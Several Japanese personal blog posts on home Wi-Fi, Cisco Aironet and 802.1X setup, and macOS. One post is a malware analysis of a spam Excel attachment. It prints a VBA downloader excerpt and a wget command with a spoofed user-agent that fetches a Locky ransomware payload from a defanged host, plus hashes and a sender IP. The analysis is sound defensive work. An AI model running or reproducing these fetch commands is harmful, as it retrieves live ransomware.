ってことでWZR-D1100からAironetにまだ移行していない機器を移行中ですorz

ではでは。またの機会に。


Macネタ – 10 –


ども。こんばんは。

表参道のApple Storeでこれ買ってきました。¥3,500なり。

やっぱりUSBよりThunderboltよねー。

imag0233

しかしおしゃれなお店でしたねー。おいらにはちょっと合わないかな・・・。

レジらしいレジがなくてきょどってしまいましたとさ。

ではでは。またの機会に。

iPhoneとステルスなSSIDの関係

ども。こんばんは。

iPhoneネタです。Aironetを導入後、我が家ではiPhone用のSSIDをステルス化しています。

まぁ理由はさておき。


で、困ったことにSSIDがブロードキャストされていないと自動接続ができないことが判明しました。

設定した後一度外出したときに切れたままになってたみたい。

で、どうするか。別にブロードキャストしていいと思うんですよね。普段からSSID撒き散らすかもしれないけど。
※iPhoneが撒き散らすの意。
まぁそうならないようにステルスなSSIDには自動接続しない作りなのかな。一言言ってほしいところ。


さてと、iPhone構成ユーティリティで、ステルスSSIDでも接続はできそうなんだけど、iPhone構成ユーティリティがSierraで動くのか。。

はいダメー。試したのは2.2です。糞かよー。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-01-23-32-29

もういいや。SSID公開しよ。

— 2016/10/03 追記 —


あれ、アップデートが来てる(すでに出てた?)みたいですね。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-0-22-59

さっそくアップデートして作ってみました。

こんな感じですかね。
※必須の設定のお忘れなく!必須の設定してなくても書き出せちゃいますが、iPhoneが読み込んでくれませんでした。

%e3%82%b9%e3%82%af%e3%83%aa%e3%83%bc%e3%83%b3%e3%82%b7%e3%83%a7%e3%83%83%e3%83%88-2016-10-03-0-35-35

さて、できたので早速「共有」からメールしてみたのですが、プロファイルインストール直後はつながりましたが、再起動したらまた繋がらないですね。うーん。

まぁおいおいやっていきます・・・。

ではでは。またの機会に。


添付ファイル付きスパム動向変わった?&Macでマクロ解析

ども。こんばんは。

今日くらいから、docやxlsなど、後ろに”m”が付かないファイルが増えたようです。

おいらん家に届くのは、docmかzip(中身JS)のパターンが多かったのですが、doc/xlsが増えた気がしますね。

例えば今日来た

From:erna[.]collier at gmail[.]com
Subject:Receipt 01935-4862

#本文なし

添付:Receipt 94213-571.xls (md5:806f976990044461e562e29b36b25346)

差出人は@gmailで件名が「Receipt xxxxxxx」※(xxは数字っぽい)な感じでdoc(docmじゃないよ)も来ていた。同じく本文なし。

xls自体は↓これの模様。

https://malwr.com/analysis/MGQ5Mzk3NTA1NDNkNDIzMDk3YmFjOTYwMjFkZDQwMjE/

ヘッダ見てると、85[.]185[.]254[.]34(イラン)から来てるっぽですね。
セオリー通りセカンダリのMTAに配送されていました。いやらしい。

なんかいつもと違う気がするので、たまにはoledump.pyあたりでマクロ(VBA)を取り出して見てみますか。
※実はおいら現役時代VBA職人でした。主にAccess、Excelの。

そういえばmacOSにはPythonが最初から入っているんでしたっけ。

んじゃまず、oledumpに必要なolefileを入れます。

easy_installで入れても良さそうですが、とりあえずpipを入れて、pip経由でolefileを入れてみます。

# easy_install pip

そしたらpipでolefileを入れます。

# pip install olefile

oldedumpは以下からダウンロード。

https://blog.didierstevens.com/programs/oledump-py/

そしたらまずはストリーム(中身)を見てみる。

$ python2.7 oledump.py Receipt\ 94213-571.xls

A: xl/vbaProject.bin
A1:       556 ‘PROJECT’
A2:       119 ‘PROJECTwm’
A3: M   10264 ‘VBA/Module1’
A4: M    4874 ‘VBA/Module2’
A5: M    6706 ‘VBA/Module3’
A6:      5114 ‘VBA/_VBA_PROJECT’
A7:      2082 ‘VBA/__SRP_0’
A8:       385 ‘VBA/__SRP_1’
A9: 508 ‘VBA/__SRP_2’
A10:       154 ‘VBA/__SRP_3’
A11:       154 ‘VBA/__SRP_4’
A12:       471 ‘VBA/__SRP_5’
A13:       104 ‘VBA/__SRP_6’
A14:       204 ‘VBA/__SRP_7’
A15:       124 ‘VBA/__SRP_8’
A16:       296 ‘VBA/__SRP_9’
A17:       612 ‘VBA/dir’
A18: m     976 ‘VBA/\xd0\x9b\xd0\xb8\xd1\x81\xd1\x821’
A19: M    2103 ‘VBA/\xd0\xad\xd1\x82\xd0\xb0\xd0\x9a\xd0\xbd\xd0\xb8\xd0\xb3\xd0\xb0’

“M”がついてる、A3,A4,A5,A19あたりがマクロかと。

-s オプションでストリームを指定して-vもつけてきれいに出力。

以下ストリームA3の例。

$ python2.7 oledump.py -s A3 -v Receipt\ 94213-571.xls > A3


こんな感じになります。ちなみにエディタはVisual Studio Codeです。フリーなのに高機能で便利!

mac-macro-malware

ダウンロードの処理はストリームA4(Module2)でやってるみたいです。

Attribute VB_Name = “Module2”

Public Sub VerCadenaPermiso(permiso As String)

(略)

moyaMANUNA4 = “hxxp://veganvet[.]net/g76ub76”

If Application = “Microsoft Excel” Then
moyaMANUNADAcdaw.Open moyaMANUNAPLdunay(5), moyaMANUNA4, False

moyaMANUNADAcdaw.setRequestHeader moyaMANUNARH, “Mozilla/4.5 (compatible; MSIE 6.5; Windows NT 5.5)”

moyaMANUNADAcdaw.Send

これ、普通にwgetしても403ですね。

$ wget hxxp://veganvet[.]net/g76ub76   [/var/temp/kentai]
–2016-09-30 23:32:54–  hxxp://veganvet[.]net/g76ub76
veganvet[.]net をDNSに問いあわせています… 69.195.124.82
veganvet[.]net|69[.]195[.]124[.]82|:80 に接続しています… 接続しました。
HTTP による接続要求を送信しました、応答を待っています… 403 Forbidden
2016-09-30 23:32:54 エラー 403: Forbidden。

なので、書いてあるUser-Agentを指定してみます。

$ wget hxxp://veganvet[.]net/g76ub76 –user-agent=”Mozilla/4.5 (compatible; MSIE 6.5; Windows NT 5.5)”
–2016-09-30 23:39:57–  hxxp://veganvet[.]net/g76ub76
veganvet[.]net をDNSに問いあわせています… 69[.]195[.]124[.]82
veganvet[.]net|69[.]195[.]124[.]82|:80 に接続しています… 接続しました。
HTTP による接続要求を送信しました、応答を待っています… 200 OK
長さ: 204800 (200K) [text/plain]

`g76ub76′ に保存中

100%[======================================>] 204,800     58.5K/s 時間 3.4s    

2016-09-30 23:40:01 (58.5 KB/s) – `g76ub76′ へ保存完了 [204800/204800]

ハッシュは

md5:1e0ca42235f386c42a7e5f51ca9b47b6
sha256:
07b1a04405d284debd514007e90761f4bb3bf638ae9db73a9a2794f682cb9956

おなじみLockyでした。

https://www.virustotal.com/ja/file/07b1a04405d284debd514007e90761f4bb3bf638ae9db73a9a2794f682cb9956/analysis/

拡張子からマクロを表す”m”を外したことで何か変わったのかな?

今回はexcelからマクロだけを抽出して調査しましたが、ちゃんとExcelで開くと今までと違う何かがあるのかな?

それをやるには色々環境構築が面倒なので今日はここまで!

ではでは。またの機会に。


Macネタ – 9 –

macOS Sierraがきたよー!

ってことで、ちょっと遅れましたがUpdateしました。

Updateって、てっきりUpdateとしてくると思ったんですが、ユーティリティ扱いなんですね。

sierra-01 sierra-02 sierra-03 sierra-04


起動一発目にiCloudの設定が出たが以下の通り固まってしまった・・・。
恐らく原因は無線周り。キーチェーンが飛んだのか、802,1xの認証がもう一度ID/PW入力になってしまいネット接続が間に合わなかった模様。

sierra-05

とりあえず強制終了。
支障は無いのだろうか。。。

まぁいいか。


んで、もう一点、SAMBAへの接続時に毎回認証が出るようになってしまった。。。
ID/PWは補完してくれるけど、毎回↓のウインドウが出るなー。まあいいか。

sierra-06

Siriもバッチリ動きました!

とりあえず以下確認したソフトの対応状況。

セキュリティ
・Intego Mac Internet Security X9

業務系ソフトウェア

・AnyConnect
・FirePass(Safari経由)
・VMware Horizon View

その他
・Sharemouse
・オニオンブラウザ

ではでは。またの機会に。

無線強化プロジェクト – 8 –

先日の続き。

SRX側にNATポリシーとファイアウォールポリシーを追加。
案の定、Routing-Instanceへの新しいインターフェース追加を忘れていて焦る。
久々にSRXに手を加えたけどやっぱりややこしい設定しているなー。

で、ちょっと新しいSSIDのテストをしようとしていたらWPA2のパスワードが全然通らない。

Reason: Sending station has left the BSS

↑なエラーがでてた。調べたけどよくわからん。。とりあえず一回今のSSIDから切断すれば直ったけどこの辺が無線は難しい。
ローミングとかに絡んだ問題のようですね。

さて、前置きはこのへんで今日は、EAP-TLSを設定します。

EAP-TLSで使うクライアント証明書の発行をします。

WindowsならADに参加した時点で配布されますが、今回はMac OSやiPhoneやAndroidもあるのでそれ用に1枚発行します。

やり方としてはこんな感じ

WPA2 Enterprise EAP-TLS Authentication with Apple IOS Devices without iPhone Configuration Utility

うー。面倒くさいぞ。

しかも証明書テンプレートの機能とかよくわかってないんだよなー。

ちょっと一旦保留で・・・。


無線強化プロジェクト – 7 –

今日は新しいSSIDを作ってみます。

まずはVLAN作成を。
・Nativeはつけない
・Radio1-802.11N5GHzにチェック
Encryption Managerで作ったVLANに対して暗号化設定を。
SSIDを追加。

よし、とりあえず繋がった。
※SSIDはブロードキャストしていないです。

あれ、通信できない・・・?
あああああ、スイッチ側をTrunkにしていなかった。。。
今ままでSSID1個だったので忘れてた。。。

通った!っと思ったら・・・

APの管理画面につながらない&RADIUS認証ができなくなってしまってメインのSSIDに接続できない。
どうやらBVI1からの通信が出れてない?あーここはNativeVLANだからか?
BVIに対する理解が足りなかった。
更に言うなら結局Native VLANとはなんぞやもわかってなかった。。。

Trunkにする前は普通にアクセスポートだったから行けてただけだなー。

てことで、スイッチ側のAP接続インターフェースにNative VLANを設定。
※スイッチ側のNative VLANは最初に作ったVLANに。
ちなみにNative VLANだとAP側のbridge-groupは1になるっぽいかな?あんまり最初意識してなかった。

↓よく見りゃいろいろ書いてあるしorz

Cisco Aironet ワイヤレス装置との VLAN の併用
Aironet アクセス ポイントでの VLAN の設定例

さて、これでとりあえず、新しいSSIDに接続してスイッチまではPingが通るようになりました。

次はDHCPですが、今回のSSIDは完全に既存ネットワークとは切り離したいので、現行のLinuxのdhcpdからの払い出しは見送ります。
※普通にスイッチ側でip-helperしてもいいのですが、サーバ側にルーティング追加とかもこのSSIDのセグメントにはしたくないなぁと。

で、APでもDHCPサーバになれるじゃないですか。

Setting up the DHCP Server

・・・ごちゃごちゃトライアンドエラーしましたが撃沈。

えと、結論複数SSID(VLAN)作っても結局IPアドレスはBVI1にしか持てないそうです。
※設定はできるんですけどね!動かないらしいです。はあ。

Need help with multiple DHCP pools on a Cisco Aironet AP

The DHCP is working on VLAN 1, because there is an IP address associated with it, on BVI1. For DHCP to work you need IP, and unless there is IP configured in the bridge group, it will not work.

I have a nasty feeling that the AP will not support multiple BVI with different IP as the AP is essentially layer 2, not 3 (i.e. not a router), but I don’t have one here to check.

ちなみにBVIを新しく作ったタイミングで通信できなくなるという・・・。再起動しないと直らないしもう。

ということで、スイッチ(Catalyst 3750)側でDHCPサーバを設定。
コマンド全く同じですねー。
なんか疲れた。最初からこれでよかったやん。

気を取り直して、次!今回のSSIDについては通常のLANには入れたくないので、SRXで制御します。

久々にSRXの設定だー。

新しいゾーンの作成。
新しいサブインターフェースを作る。
スイッチ側でallowed vlan追加。
とりあえずCommit!

SRXまでPingが通ったので今日はここまで!

後はポリシーとNAT!


メモ:brigde-irbについて調べる、Config収集

無線強化プロジェクト – 6 –

各種デバイスを新APに移行。

が、Yoga Tablet 2が駄目だ・・・。認証は出るけどその後「このネットワークに接続できません」になってしまう。

win10-peap01a

Windows 10 Homeですが、そもそもWindows 10と802.1Xで問題がある模様?

Windows 10 devices can’t connect to an 802.1X environment

Windows 10 PEAP problems – Cannot connect to Wifi

802.1X PEAP is broken with WPA2-Enterprise? : Windows10

こんな感じなんだけど・・・やっぱりダメ。

reg add HKLM\SYSTEM\CurrentControlSet\Services\RasMan\PPP\EAP\13 /v TlsVersion /t REG_DWORD /d 0xc0

うーん。困った。ちょっと古いAndroidでもいけるのにー。

あ、ちなみにFireTVは802.1Xは未対応でしたorz

さて、このWindows 10問題どうするかなー。

↑の記事を参考にTLSのバージョンは触ってみたけどダメだなー。

ちょっと参った。

もうちょっと調査ですね。

ではでは。またの機会に。

Macネタ – 8 –

ども。こんばんは。

こないだLightroomを入れるためにCreative Cloudを入れたのですが、シャットダウンが遅くなりましたorz

あんまりCCって評判良くないですね。

あと、特段立ち上げてなくても良いみたいなのでログイン時に起動しないようにしました。

MacBook で Adobe Creative Cloud が動いていたら今すぐ止めろ

【Mac】常駐しているAdobe Creative Cloudを切るとバッテリーが長持ちするらしい

とりあえず自動起動やめれば元通りに!

ではでは。またの機会に。


— 2016/09/18 追記 —

どうやらシャットダウンが遅いのはタイムマシンも関係ありそう。
タイムマシンのストレージにシャットダウン時に再接続で失敗して繰り返している模様。

無線APのリプレイスとも関係ありそう。。。

無線強化プロジェクト – 5 –

閑話休題です。

FortiGateでAironet APを管理できないかと考えていましたが、ちょっと厳しそうですね。
CAPWAPなのになあ。

Third party wifi APs?

Well, I’ve was researching about this and I finally verified that FortiGate does not accept third-party APs.

Although Fortinet talks CAPWAP, as it’s defined in RFC 5415, FortiGate does not add any AP to their list of managed APs if it is not a known FortiAP model.

FortiAPしか受け付けないようです。今後に期待です。

念のため、自律型(Autonomous)からCAPWAPへの変更およびその逆については以下が参考になります。

Autonomous Mode → CAPWAP Mode

CAPWAP Mode → Autonomous Mode

ちなみに今この記事を書いているMacは新しいAPにつながっています(^o^)

うちのMacはADに参加しているのですが、その認証情報を使って802.1Xの認証できなかあと。

探していると”MACアドレス認証”に関する情報ばかり出てきます。まぎらわしい。

やっぱりEAP-TLSでクライアント証明書を使う感じなのかなー。

これはまぁ仕方ないかな。

とりあえず今日はこの辺で。

— 追記 —

EAPに変えてから、ログイン後にしか802.1Xの認証が走らないせいか、起動時のNASのマウントに失敗するようになってしまいました・・・。

結構同じ悩みの人が多い模様。参った。

